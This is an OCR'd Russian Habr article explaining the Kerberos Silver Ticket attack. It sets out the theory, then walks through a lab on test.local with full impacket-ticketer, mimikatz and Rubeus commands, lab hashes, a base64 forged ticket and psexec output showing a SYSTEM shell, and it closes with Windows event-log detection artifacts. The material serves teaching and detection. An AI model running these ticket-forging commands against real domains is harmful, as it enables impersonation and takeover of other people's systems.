
Silver Ticket: Теневое искусство атаки. От теории к практике и артефактам обнаружения

habr.com/ru/articles/886584

artrone


February 28, 2025



> Атака Silver Ticket позволяет злоумышленнику выпускать и использовать поддельные TGS (Ticket Granting Service) билеты для разных служб. В отличие от Golden Ticket, который требует взаимодействия с KDC, Silver Ticket никак с ним не контактирует, что делает эту атаку более незаметной для обнаружения.

Теория

Прежде всего, начать стоит со схемы процесса аутентификации Kerberos.



Известно, что при легитимной аутентификации сначала идет процесс получения TGT - обращение к AS (Authentication Server), а затем к TGS (Ticket Granting Service). В первом случае происходит обращение к krbtgt, а во втором мы запрашиваем сервис.

Но почему же мы абузим обращения к KDC? Дело в том, что при атаке Silver Ticket, KDC не будет участвовать в процессе аутентификации, поскольку при выпуске поддельного TGS билета мы можем напрямую обращаться к целевому сервису. Это возможно потому, что сервис проверяет билет, используя свой ключ, и, если билет подписан корректно, предоставляет доступ.

В общем случае, для TGS-REP это выглядит так:

1. Часть, зашифрованная сессионным ключом TGT (TGT Session Key):

   -Содержит сессионный ключ для сервиса (Service Session Key).

   - Эта часть может быть расшифрована только пользователем, так как он знает сессионный ключ TGT.

2. Часть, зашифрованная ключом сервиса (Service Key):

   - Содержит TGS-билет.

   - Эта часть может быть расшифрована только целевым сервисом, так как только он знает свой ключ сервиса.

Таким образом, при прямом обращении к сервису, мы исключаем посредника (KDC/TSG).

Последовательность атаки состоит из 3-х шагов:

1. Компрометация NT хэша службы
2. Выпуск билета
3. Применение билета (Pass The Ticket)

На шаге 1 и 3 останавливаться не имеет смысла, поскольку в контексте разбора они не очень нам интересны.

Выпуск билета

Service Ticket, выпущенный злоумышленником, можно представить в упрощенном виде:

- **область** : test.local
- **имя пользователя**: service\host.domain
- **enc-part** : # Зашифровано скомпрометированным NT(AES)-хэшем службы
  - **ключ**: 0xXXXXXXXXXXXXXXX # произвольный ключ сеанса
  - **crealm** : domain # домен в формате test.local
  - **cname** : User # имя пользователя
  - **время выдачи** : 2050/01/01 00:00:00 # Дата окончания действия билета
  - **данные авторизации**: #поддельный PAC, в котором пользователь имеет требуемые привилегии

Что мы в итоге имеем?

1. enc-part будет зашифрована с помощью NT (AES) хэша службы, который у нас имеется
2. На основе зашифрованного enc-part создаем KRB_AP_REQ

3. Отправляем этот билет службе вместе с аутентификатором, который он зашифрует с помощью сеансового ключа

4. Служба расшифрует TGS, извлечет сеансовый ключ, расшифрует аутентификатор и предоставит доступ

В результате, PAC (Privilege Attribute Certificate) защищён двумя подписями:

1. **Подпись службы** — проверяется службой всегда.

2. **Подпись контроллера домена (krbtgt)** — службы с высокими привилегиями (например, SYSTEM) и с SeTcbPrivilege часто не проверяют.

SeTcbPrivilege - это привилегия, которая идентифицирует её владельца как часть доверенной компьютерной базы. Некоторые доверенные защищённые подсистемы получают эту привилегию. Право пользователя: действовать как часть операционной системы.

А теперь самое интересное! Злоумышленник подделывает только первую подпись (знает секрет службы), а вторую игнорирует. Служба принимает билет, так как проверяет только свою часть. Даже если сменить пароль krbtgt, билет будет работать, пока не изменят пароль самой службы.

Таким образом, выпуск билета подразумевает обращения к той или иной службе. Из перечня базовых можно выделить следующие:

Service Type	**Service Silver Tickets**
WMI	HOST RPCSS
PowerShell Remoting	HOST HTTP Depending on OS also: WSMAN RPCSS
WinRM	HOST HTTP In some occasions you can just ask for: WINRM

Scheduled Tasks	HOST
Windows File Share, also psexec	CIFS
LDAP operations, included DCSync	LDAP
Windows Remote Server Administration Tools	RPCSS LDAP CIFS
Golden Tickets	krbtgt

Практика

Вводные:

УЗ: st_user

Членство: Пользователи домена (test.local/Users)

Целевая УЗ: PC1$

NT-хэш целевой уз: 7dfce760fc8126c2bc0f55a70957fc7c

AES-256
шифртекст: 48928a8b4bfc4f70dea2aa7640041d8a7de044870110374dbc803a079e733eca

Атаку можно проводить как удаленно, так и локально. Рассмотрим каждый вектор по отдельности:

Удаленно

При удаленном векторе атаки, обычно используют ticketer из набора Impacket. Общий синтаксис команды выпуска билета имеет следующий вид:

```
impacket-ticketer -nthash <HASH> -domain-sid <DOMAIN_SID> -domain <DOMAIN>
-spn <SERVICE_PRINCIPAL_NAME> <USER>
```

```
┌──(root㉿kali)-[/media/sf_Desktop]
└─# impacket-ticketer -nthash 7dfce760fc8126c2bc0f55a70957fc7c -domain-sid S-
1-5-21-3271603407-350436319-1246551825 -domain test.local -spn cifs/pc1.test.
local st_user
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
/usr/share/doc/python3-impacket/examples/ticketer.py:139: DeprecationWarning:
 datetime.datetime.utcnow() is deprecated and scheduled for removal in a futu
re version. Use timezone-aware objects to represent datetimes in UTC: datetim
e.datetime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for test.local/st_user
/usr/share/doc/python3-impacket/examples/ticketer.py:598: DeprecationWarning:
 datetime.datetime.utcnow() is deprecated and scheduled for removal in a futu
re version. Use timezone-aware objects to represent datetimes in UTC: datetim
e.datetime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(
self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:716: DeprecationWarning:
 datetime.datetime.utcnow() is deprecated and scheduled for removal in a futu
re version. Use timezone-aware objects to represent datetimes in UTC: datetim
e.datetime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow()
)
/usr/share/doc/python3-impacket/examples/ticketer.py:717: DeprecationWarning:
 datetime.datetime.utcnow() is deprecated and scheduled for removal in a futu
re version. Use timezone-aware objects to represent datetimes in UTC: datetim
e.datetime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.datetime.utcnow(
))
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:841: DeprecationWarning:
```

P.S. для большей скрытности злоумышленники, обычно, используют aes (флаг -aes)

В результате, получили билет, который теперь необходимо заэкспортить:

```
export KRB5CCNAME=<TICKET_NAME>.ccache
```

```
┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=st_user.ccache

┌──(root㉿kali)-[~]
└─# echo $KRB5CCNAME
st_user.ccache
```

Финальным шагом является применение этого билета посредством Pass The Ticket:

```
impacket-psexec <USER>.<DOMAIN> -k -no-pass
```

```
┌──(root㉿kali)-[~]
└─# impacket-psexec -k 'PC1.test.local' -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on PC1.test.local.....
[*] Found writable share ADMIN$
[*] Uploading file EsXMSYnd.exe
[*] Opening SVCManager on PC1.test.local.....
[*] Creating service gPEx on PC1.test.local.....
[*] Starting service gPEx.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2486]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) ••♫••• ••••••••• (Microsoft Corporation). •• •• •••板•.


C:\Windows\system32> whoami
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
nt authority\••=•


C:\Windows\system32>
```

Локально

Локально атаку провести можно с использованием Rubeus или mimikatz. Для начала, проверим доступ к шаре:

```
C:\Users\st_user>dir \\dc_test.test.local\c$
Отказано в доступе.
```

Теперь попробуем выпустить билет для службы cifs (aka smb).

Общий синтаксис команды выпуска билета с помощью mimikatz:

```
mimikatz.exe "kerberos::golden /domain:<DOMAIN> /sid:<DOMAIN_SID> /rc4:
<HASH> /user:<USER> /service:<SERVICE> /target:<TARGET>"
```

```
mimikatz # kerberos::golden /domain:test.local /sid:S-1-5-21-3271603407-350436319-1246551825 /rc4:7dfce760fc8126c2bc0f55a70957fc7c
 /user:st_user /service:cifs /target:pc1
User      : st_user
Domain    : test.local (TEST)
SID       : S-1-5-21-3271603407-350436319-1246551825
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 7dfce760fc8126c2bc0f55a70957fc7c - rc4_hmac_nt
Service   : cifs
Target    : pc1
Lifetime  : 23.02.2025 22:31:02 ; 21.02.2035 22:31:02 ; 21.02.2035 22:31:02
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

С помощью Rubeus:

```
Rubeus.exe silver /service:<SERVICE>/<TARGET>.<DOMAIN> /aes256:<HASH> /sid:
<DOMAIN_SID> /user:<USER> /domain:<DOMAIN> /outfile:<FILENAME>.kirbi
```

```
C:\Users\st_user\Desktop>Rubeus.exe silver /service:cifs/DC_TEST.test.local /aes256:c472f7bc714a4ac16c567f385e1da67fd1a36feb
b61023273f1e45076858fbeb /sid:S-1-5-21-3271603407-350436319-1246551825  /user:st_user /domain:test.local /outfile:1.kirbi

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0

[*] Action: Build TGS

[*] Building PAC

[*] Domain         : TEST.LOCAL (TEST)
[*] SID            : S-1-5-21-3271603407-350436319-1246551825
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ServiceKey     : C472F7BC714A4AC16C567F385E1DA67FD1A36FEBB61023273F1E45076858FBEB
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] KDCKey         : C472F7BC714A4AC16C567F385E1DA67FD1A36FEBB61023273F1E45076858FBEB
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_SHA1_96_AES256
[*] Service        : cifs
[*] Target         : DC_TEST.test.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGS for 'st_user' to 'cifs/DC_TEST.test.local'

[*] AuthTime       : 23.02.2025 16:46:39
[*] StartTime      : 23.02.2025 16:46:39
[*] EndTime        : 24.02.2025 2:46:39
[*] RenewTill      : 02.03.2025 16:46:39

[*] base64(ticket.kirbi):

      doIFGzCCBRegAwIBBaEDAgEWooIEDjCCBAphggQGMIIEAqADAgEFoQwbClRFU1QuTE9DQUyiJTAjoAMC
      AQKhHDAaGwRjaWZzGxJEQ19URVNULnRlc3QubG9jYWyjggPEMIIDwKADAgESoQMCAQOiggOyBIIDrizd
      FAhei4kTacXEL6zqk5T9d/RVoSZQm+GgXLH0vFrZ1tJbLK1wADJJBK2z/tD4c3Y+KGLShejsodF5DZLY
      +mECvDm1ge6+BxacutfUTa6g/8wPGe71H607xLR26gh4DK88L7MQzxcr7f8i5bInbzpNuCGGF0Lomf28
      BAiUyEDzzp34OxzaLfjWqDl/98sIxSNqztQIXSSszAqBYQgoRI4s9YqdPEnXfEr1Pj9wabxL1mrizBO1
      N1oasJKKIcXquFDVDUfsmNRTbqdKtoDDVEcrdAOfxOgY1OO4YQbrr3TeppYUpRc1QgIfMub7EXRamWgd
      Ij+/K+XHMpZ02T+9zXvKFURUQCmY4OovLdRbV1jwlRh3sgdIH6a+8T/EiKGAXThkaG4zOU0ipOkhs+/h
      nT27bL0GUhPQ2NKBEeXWq9rqAHtSruY48twtp5K0yd/v0fUjDShmve8+U3rEDjTpkwW72mp2RRk2LNui
      WAj8HkKnAr/Q16TFEtrsKJt/lPWbUdQ8baMnKrDuBi+ojqexz7yY2C3XLKgRP4ee11APQjv5O2igNzKV
      X8hyJP+2+ZeihPAhnparclRwOKVPKgS1fmTto9g6TxXxDeuEGGNroLbL5UIo5wlh7Y2g4V+cRH+id6a3
      4E7HTLHnPuQUPmrvtfwX/ySiL7erbW3frkRakVb6WX1lkK9vPVX0Z++z+G0XPjyyvMaAnrM07yzvQZi8
      hJA2pd69FnLJbL9y9IhuEKVQsAW6qim+4X0Ze3BwaKE95d1Cx870cB+6DqUBJgPNhFAaA7JUxBP6pIIS
      Yl9mCzpDnaJM1nhwSkoEanzmGynm/CJnUWY2hr81DL7n5a28jzAxX9kJiS87m9Emhi+voEW/Iiy2RNFJ
      crmSbiBpnIkZ1fpyrhncxDoTzMdnKtkTcOqVGk7HodxhEmVKD/Z+cW9xE0HKvI5iHysHJsMVQkSsMUoN
      4bGVXA+STPXIaF1UrZRjckrAUvxNaODZTHZZVr3dbwpvxWbu1aBGdm+BpuQRu2bY60glgob/qlN/qyLC
      feKmA6TUiwLiX4r6ueuvlFQgHDKjt4ZQnPokt3yQkYY1MKqL9qEAa3gd3UBWeRKcUKerNW0ybUTm461q
      utuoUKWZUASxz0JjV7HnYooBtVa68NesG9jZ2pch11net0IFP0Z/UjMr6EhdbtJXYobrWzeE0ZQHxLYR
      KUSXUAUu4C2epNhUmkSJLdSA2Mufho4Z0sFUhOhF9bZ6fyOm2raRDaOB+DCB9aADAgEAooHtBIHqfYHn
      MIHkoIHhMIHeMIHboCswKaADAgESoSIEIC5weU8eSpvefq9ZWY0E9HeqRu8GnTRTWYxgJ5rm24xioQwb
      ClRFU1QuTE9DQUyiFDASoAMCAQGhCzAJGwdzdF91c2VyowcDBQBAoAAApBEYDzIwMjUwMjIzMTM0NjM5
      WqURGA8yMDI1MDIyMzEzNDYzOVqmERgPMjAyNTAyMjMyMzQ2MzlapxEYDzIwMjUwMzAyMTM0NjM5WqgM
      GwpURVNULkxPQ0FMqSUwI6ADAgECoRwwGhsEY2lmcxsSRENfVEVTVC50ZXN0LmxvY2Fs
```

Далее, для разнообразия, проведем конвертацию билета из формата .kirbi в .ccache с помощью ticketConverter:

```
impacket-ticketConverter ticket.kirbi ticket.ccache
```

```
┌──(root㉿kali)-[/media/sf_Desktop]
└─# impacket-ticketConverter 1_2025_02_23_13_40_46_st_user_to_cifs@TEST.LOCAL.tkirbi ticket.ccache
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] converting kirbi to ccache...
[+] done

┌──(root㉿kali)-[/media/sf_Desktop]
└─# export KRB5CCNAME=ticket.ccache
```

Проверим результат:

```
┌──(root㉿kali)-[/media/sf_Desktop]
└─# impacket-psexec -k 'DC_TEST.test.local' -no-pass
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on DC_TEST.test.local.....
[*] Found writable share ADMIN$
[*] Uploading file LqTJUdzT.exe
[*] Opening SVCManager on DC_TEST.test.local.....
[*] Creating service eShu on DC_TEST.test.local.....
[*] Starting service eShu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) ••♃••• ••••••••• (Microsoft Corporation), 2016. •• •• •••饭•.


C:\Windows\system32> whoami
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
nt authority\••≐•
```

Артефакты

Основными артефактами успешно проведенной атаки служат:

1. **MSIGID 4624:** Вход в учетную запись: При выпущенном Service Ticket событие входа не будет иметь субъекта, однако в блоке "Новый вход" ИД безопасности не будет совпадать с фактическим именем УЗ:

```
Новый вход:
        ИД безопасности:                TEST\Администратор
        Имя учетной записи:             st_user
        Домен учетной записи:           TEST.LOCAL
        ИД входа:               0x4753D6
        Связанный ИД входа:             0x0
        Сетевое имя учетной записи:     -
        Сетевой домен учетной записи:   -
        GUID входа:             {57f61d03-663f-8e21-b6e9-fd2cafc85590}
```

Легитимный вход:

```
Новый вход:
        ИД безопасности:                TEST\st_user
        Имя учетной записи:             st_user
        Домен учетной записи:           TEST.LOCAL
        ИД входа:               0x48C175
        Связанный ИД входа:             0x0
        Сетевое имя учетной записи:     -
        Сетевой домен учетной записи:   -
        GUID входа:             {0f7b3c16-05d7-99f2-fd3e-ab393ae6ade3}
```

2. **MSGID 4634:** Выход из учетной записи: Аналогичным образом ИД безопасности != имени УЗ:

```
Субъект:
        ИД безопасности:                TEST\Администратор
        Имя учетной записи:             st_user
        Домен учетной записи:           TEST
        Код входа:              0x48EF41
```

Легитимный выход:

```
Субъект:
        ИД безопасности:                TEST\st_user
        Имя учетной записи:             st_user
        Домен учетной записи:           TEST
        Код входа:              0x48BF6F
```

3. **4672**: Вход в систему администратора
4. **Несоответствие SID пользователя**: Если пользователь при генерации билета приписал себе членство в той или иной группе, это можно отследить с помощью SID: Легитимный SID:

```
SamAccountName     : st_user
SID                : S-1-5-21-3271603407-350436319-1246551825-1138
```

Измененный SID:

```
TargetUserSid    S-1-5-21-3271603407-350436319-1246551825-500
TargetUserName st_user
```